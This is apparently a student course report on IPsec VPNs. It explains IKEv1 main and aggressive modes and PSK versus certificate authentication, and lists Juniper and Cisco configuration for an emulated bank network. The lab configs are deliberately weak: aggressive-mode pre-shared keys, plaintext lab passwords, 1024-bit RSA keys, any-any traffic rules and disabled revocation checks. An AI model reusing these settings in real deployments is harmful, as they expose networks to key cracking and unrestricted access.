IPsec Implementation using PKI authentication
Cryptography & Authentication, CSEC.604, Prof. Sumita Mishra

Issa Hafiri (ivh7158@rit.edu)
Priyank Jani (ppj4900@rit.edu)
Sukhpreet Singh (ss6851@rit.edu)

Abstract: IPsec VPN was designed to operate in different modes and to use a wide range of cryptographic systems making it the preferred solution for secure data tunneling and communication. The use of the less-restrictive aggressive mode with Pre-shared keys (PSK) enabled remote peers residing on different networks to establish secure communication channels with their offices while keeping the maintenance overhead of such deployments to the minimum. However, using PSK authentication presented the risk of user passwords falling in attacker's hands, or being subjected to dictionary and brute force attacks.

This project addresses potential vulnerabilities in IPsec implementation, security evaluation, and risk mitigation by using PKI instead of PSK for authentication.

Keywords: IPsec, VPN, PSK, PKI, Penetration testing.

1. Introduction:

IPsec uses multiple cryptographic systems and services to function properly. These components include Hashing algorithms, Authentication services, Public Key Exchange Algorithms, and Symmetric key encryption. The security of any IPsec implementation relies on the security of its components and the overall implementation. Choosing weak implementation methods can make IPsec vulnerable and jeopardize the overall security. For example, implementing IPsec with IKE Phase 1 Aggressive mode and Pre-shared keys for authentication is prone to attacks such as dictionary attack and brute force attack. This is why other authentication models, such as authentication using the RSA signatures, should be used to mitigate the risk of above mentioned attacks especially in critical VPN infrastructures where the impact of compromise is high.

2. Related Work:

Previous research was done to explore the strengths and vulnerabilities of IKEv1 Aggressive mode. A paper [1] was written by Michael Thurman that exposed the weakness of the same. The vulnerability was stated in theory and illustrated by building VPN using various vendors' equipment. The hash of the pre-shared key was successfully captured using packet capturing tools such as Wireshark. The various devices used in the topology were Checkpoint firewall, Cisco router and PGPnet as an attack client. In 2004, Steve Pitts [2] also described the brute force attack that can be launched to break the hash to recover the pre-shared key used in the aggressive mode.

3. IPsec Design:

IPsec comprises of multiple protocols that work in conjunction to establish the encrypted tunnel and utilize it to transfer data securely. In this project the IKE portion of the protocol suite was analyzed:

3.1 Internet Security Association and Key Management Protocol (ISAKMP) [3]

ISAKMP is framework that was designed to securely establish and manage security association as well as key distribution between remote peers through an untrusted network. It defines cryptographic operations and procedures for peer authentication, Security Association creation and management, secure key management, and threat mitigation.

ISAKMP rules and design were published in RFC 2408 in 1998 under the collaboration of the National Security Agency and the private business sector. The framework was meant to support security protocols operating in different layers of the network stack such as IPsec, TLS, OSPF, etc. [RFC2408-p4].

In order to establish Security Association in ISAKMP, different attributes must be negotiated between the participating peers including authentication method, cryptographic algorithm, key length, and Initialization vector.

3.2 Internet Key Exchange (IKE) [4]

Internet Key Exchange (IKE) plays a vital role in establishing IPsec tunnels, it automates tunnel parameters negotiation and session key management between the two ends of the tunnels. While this process can be done without the need for IKE, it would require lots of work to manually setup tunnel parameters and ensure periodic re-key of the session keys to reduce the risk of keys being brute-forced.

IKEv1 was defined in RFC2409 and it was based on the ISAKMP framework to provide authentication and secure key exchange for IPsec VPN tunnels. It has two primary modes of operations:

3.2.1 IKEv1 Main mode:

The main mode negotiation process consists of 6 message exchanges between the two peers.




Figure 1: IKEv1 Main mode

1. IKE sender initiates the IKE process by sending a message containing ISAKMP header and Security Association negotiation payload containing the Hashing Algorithm, Authentication method, Diffie-Hellman group, Life time of the tunnel, and Encryption algorithm (H.A.G.L.E).
2. IKE receiver responds with a similar message containing its H.A.G.L.E parameters.
3. IKE sender sends their public portion of the Deffie-Hellman Key Exchange alongside a Nonce. The Nonce is generated randomly and used to prevent replay attacks.
4. IKE receiver sends their public portion of the Deffie-Hellman Key Exchange alongside their own nonce and a Master shared key is generated on both of the negotiating peers.
5. IKE sender authenticates its identity to the receiver by sending an encrypted ISAKMP payload containing the sender's identity and a hash which was calculated using identity and authentication parameters.
6. The receiver authenticates itself against the sender in the same manner.

3.2.2 IKEv1 Aggressive mode:

Aggressive mode consists of 3 message exchanges between the two peers, and unlike main mode there no ISAKMP payload encryption. This means that identity information and authentication hashes are sent in the clear.




Figure 2: IKEv1 Aggressive mode

1. IKE sender sends a message containing ISAKMP header, H.A.G.L.E parameters, their public portion of Diffie-Hellman, Nonce, and ID parameter.

2. IKE receiver responds with a similar message containing ISAKMP header, H.A.G.L.E parameters, their public portion of Diffie-Hellman, Nonce, ID parameters, and Hash which was constructed from identification and authentication parameters.
3. IKE sender then sends their Hash which was calculated in the same way and sent to the receiver.

Aggressive mode has two main advantages over main mode:

1. Aggressive mode has less message exchanges which leads to a lower overhead and faster negotiation.
2. Aggressive mode has a less-strict IP identification policy which makes it ideal for remote access scenarios where connecting users establish tunnels from different networks with different IP addresses.

Since authentication hashes are sent in plaintext, this introduces potential vulnerabilities to the IPsec infrastructure if misconfigured with weak authentication schemes.

3.2.4 IKEv2 [5]

IKEv2 was defined in RFC7296 and it declared IKEv1 as obsolete. It serves the same basic purpose of IKEv1 but has multiple advantages and enhancements over IKEv1:

1. Shorter negotiation overhead when compared with IKEv1 main mode. IKEv2 negotiation uses 4 messages.
2. IKEv2 does not have main and aggressive modes.
3. Negotiating peers can use different authentication schemes for the same tunnel. For Example, IKE initiator can use PSK, and the responder RSA
4. Life time parameter of H.A.G.L.E need not be negotiated since each peer can delete the Security Association anytime by using special kind of payload (DELETE payload).
5. Better support for session rekey which enhances the security level of the tunnel and reduces the chance of session key brute force.
6. Native support for Dead Peer Detection.
7. Support for more secure remote access authentication protocols such as Extensible Authentication Protocol (EAP).
8. Enhanced reliability: support for High availability, Quick crash detection, and IKEv2 session resumption.

Better support for Denial of Service (DoS) protection with support to anti-replay, cookie support for mitigation of flood attacks, and fixes for IKEv1 other known vulnerabilities.

3.3 IPsec Authentication methods

There are three most commonly used methods used for IPsec authentication.

3.3.1 IPsec Authentication with Pre-Shared Keys (PSK)

IPsec authentication with PSK can be done in two modes namely: main mode and aggressive mode.




Figure 3: IKEv1 PSK main mode authentication with PSK

The above diagram shows the six message exchanges of the main mode with authentication using pre-shared keys. They can also be referred to as set of three pairs. The terminology used in the above figure as explained as follows:

Router 1 and Router 2: Sender and Receiver respectively.

ISAKMP: The ISAKMP header

H.A.G.L.E: It denotes the crypto parameters proposed and selected. H stands for Hash algorithm; A stands for authentication method, which is pre-shared keys in this case; G stands for Diffie-Hellman group, L stands for the lifetime of the tunnel; and E stands for the encryption algorithm.

D-H: It denotes the exchange of public values of Diffie-Hellman.

N_S and N_R: They denote the nonce used by sender and receiver respectively.

$ISAKMP^*$: It means the ISAKMP header is encrypted along with the identities and hash generated by of sender and receiver.

ID_S and ID_R: It denotes the Identities of sender and receiver. Identities can be IPv4 or IPv6 addresses or FQDNs.

$Hash_S$ and $Hash_R$: They denote the hash of pre-shared keys along with the identities of sender and receivers.




Figure 4: IKEv1 Aggressive mode authentication with PSK

3.3.2 IKE authentication with RSA Certificates




Figure 5: IKEv1 main mode authentication with RSA-Certificates

The above diagram shows the six message exchanges of the main mode with authentication using RSA signatures. They can also be referred to as set of three pairs. The terminology used in the above figure as explained as follows:

Router 1 and Router 2: Sender and Receiver respectively.

ISAKMP: The ISAKMP header

HAGLE: It denotes the crypto parameters proposed and selected. H stands for Hash algorithm; A stands for authentication method, which is pre-shared keys in this case; G stands for Diffie-Hellman group, L stands for the lifetime of the tunnel; and E stands for the encryption algorithm.

D-H: It denotes the exchange of public values of Diffie-Hellman.

N_S and N_R: They denote the nonce used by sender and receiver respectively.

ISAKMP*: It means the ISAKMP header is encrypted along with the identities and hash generated by of sender and receiver.

ID_S and ID_R: It denotes the Identities of sender and receiver. Identities can be IPv4 or IPv6 addresses or FQDNs.

[Cert]: It represents the certificate.

Sign_S and Sign_R: They represent the signed hashes of sender and receiver respectively.



Router 1
Router 2
ISAKMP, HAGLE, D_H, NS,IDS
ISAKMP, HAGLE, D_H, NR,IDR, [Cert] Sign_R
ISAKMP, [Cert] Sign_S

Figure 6: IKEv1 Aggressive mode with authentication with RSA certificates

4. Project work

This project involved different phases starting from IPsec infrastructure implementation to perform exhaustive penetration testing.

4.1 Infrastructure implementation.

For the purpose of this project, a real-life VPN infrastructure of a Bank was emulated.





Figure 7: Infrastructure Topology

Three IPsec VPN vendors were used in the implementation to cover a wide range of VPN scenarios:

4.2 Juniper SRX

Used for Site-to-Site VPN connections between the Bank's HQ office and ATM machines. Every ATM has a small Juniper SRX firewall that establishes an IPsec tunnel with the Bank's Juniper SRX using IKEv1 and PSK authentication. To setup Site-to-Site VPN in Juniper, the following procedure had to be followed:


1. IKE Policy was constructed that specified IKE mode, proposal set, and PSK
2. IKE Gateway was specified as the IP address of the other IPsec peer.
3. IPsec Proposal set was chosen, and associated with the IKE policy constructed in step 1
4. Firewall Policies were added to pass traffic through the IPsec tunnel.



```
#set security ike policy [ike-policy-name] mode main
#set security ike policy [ike-policy-name] proposal-set standard
#set security ike policy to-HQ pre-shared-key ascii-text [ike-psk]

#set security ike gateway [gw-name] ike-policy [ike-policy-name]
#set security ike gateway [gw-name] address [ipaddr-to-peer]
#set security ike gateway [gw-name] external-interface [phys-inter-to-use]

#set security policy from-zone INTERNAL to-zone VPN allow any any any
```

Screenshot 1: Commands used at Juniper SRX

Juniper provides a set of commands and utilities to debug and troubleshoot IKE and IPsec:




```
root> show security ike security-associations
Index   State  Initiator cookie  Responder cookie  Mode           Remote Address

2911743 DOWN   77381ec16ae1e259  3ef74585059f72d3  Any            192.168.208.10
0

root> show security ike security-associations
Index   State  Initiator cookie  Responder cookie  Mode           Remote Address
2911743 DOWN   77381ec16ae1e259  3ef74585059f72d3  Any            192.168.208.100

root> show security ipsec security-associations
  Total active tunnels: 0
```

Screenshot 2: Juniper SRX commands for IKE monitoring

Following procedure was adopted to setup a site-to-site VPN connection between a Branch and HQ routers with aggressive mode and using pre-shared keys to authenticate IPsec peers:

1. IKE phase 1 was implemented in the aggressive mode and password was chosen to be "L@ab!2."
2. Exact same security associations were implemented on both IPsec peers with following parameters:
   2.1 Hashing algorithm: sha1
   2.2 Authentication protocol: pre-shared keys
   2.3 Diffie-Hellman group: group 2
3. Encryption algorithm: AES
4. IKE phase 2 was created for the user traffic.
5. An access-list was created to permit the traffic from branch and HQ router and vice versa.
6. A crypto map was created to bind the peer's IP address, access-list and IKE phase 2.




```
!Commands to make the tunnel in the Aggressive mode
crypto isakmp peer address 192.168.208.200
set aggressive-mode password L@b!2
set aggressive-mode client-endpoint ipv4-address 192.168.208.100

!commands for ike phase 1
crypto isakmp policy 1
hash sha
authentication pre-share
group 2
encryption aes
exit

!commands for ike phase 2
crypto ipsec transform-set tset esp-sha-hmac esp-aes

!Make the access-list
ip access-list extended 100
permit ip any any

!Commands to create a crypto map
crypto map mymap 10 ipsec-isakmp
set peer 192.168.208.200
match address 100
set transform-set tset
exit
```

Screenshot 3: Commands used at Cisco 3725 router

Following procedure was adopted to setup a site-to-site VPN connection between a branch and HQ routers with aggressive mode using RSA signatures to authenticate IPsec peers:


1. Cisco's 3725 router was used to act as a Certificate Authority (CA) using the following steps:
   1.1 Router's clock was set up to the recent time.
   1.2 A local database was configured to provide authentication.
   1.3 Public and private key pair were generated.
   1.4 Configurations were made to grant certificates automatically and with a lifetime of each certificate as 365 days.



```
clock set 12:12:30 28 November 2016

conf t
username CA_Server privilege 15 secret lab123
interface f0/0
ip address 192.168.208.1 255.255.255.0
no shutdown
exit

ip http server
ip domain-name abc.com
crypto key generate rsa label CA modulus 1024 exportable

crypto pki server CA
issuer-name CN=CA.abc.com RTP=Bergen C=NO
database url nvram:
database level minimum
grant auto
lifetime crl 24
lifetime ca-certificate 365
lifetime certificate 365
cdp-url http://192.168.208.1/CA.cdp.CA.crl
```


Screenshot 4: Commands used at Cisco 3725 router acting as CA

2. Clocks ere set up on each IPsec peer, which were configured to receive a digitally signed certificate from CA.



```
clock set 02:18:30 28 November 2016
ip domain-name abc.com
crypto key generate rsa modulus 1024
crypto ca trustpoint CA
enrollment url http://192.168.208.1:80
revocation-check none
exit
crypto ca authenticate CA
yes
```

Screenshot 5: Commands used Cisco 3725 IPsec peer



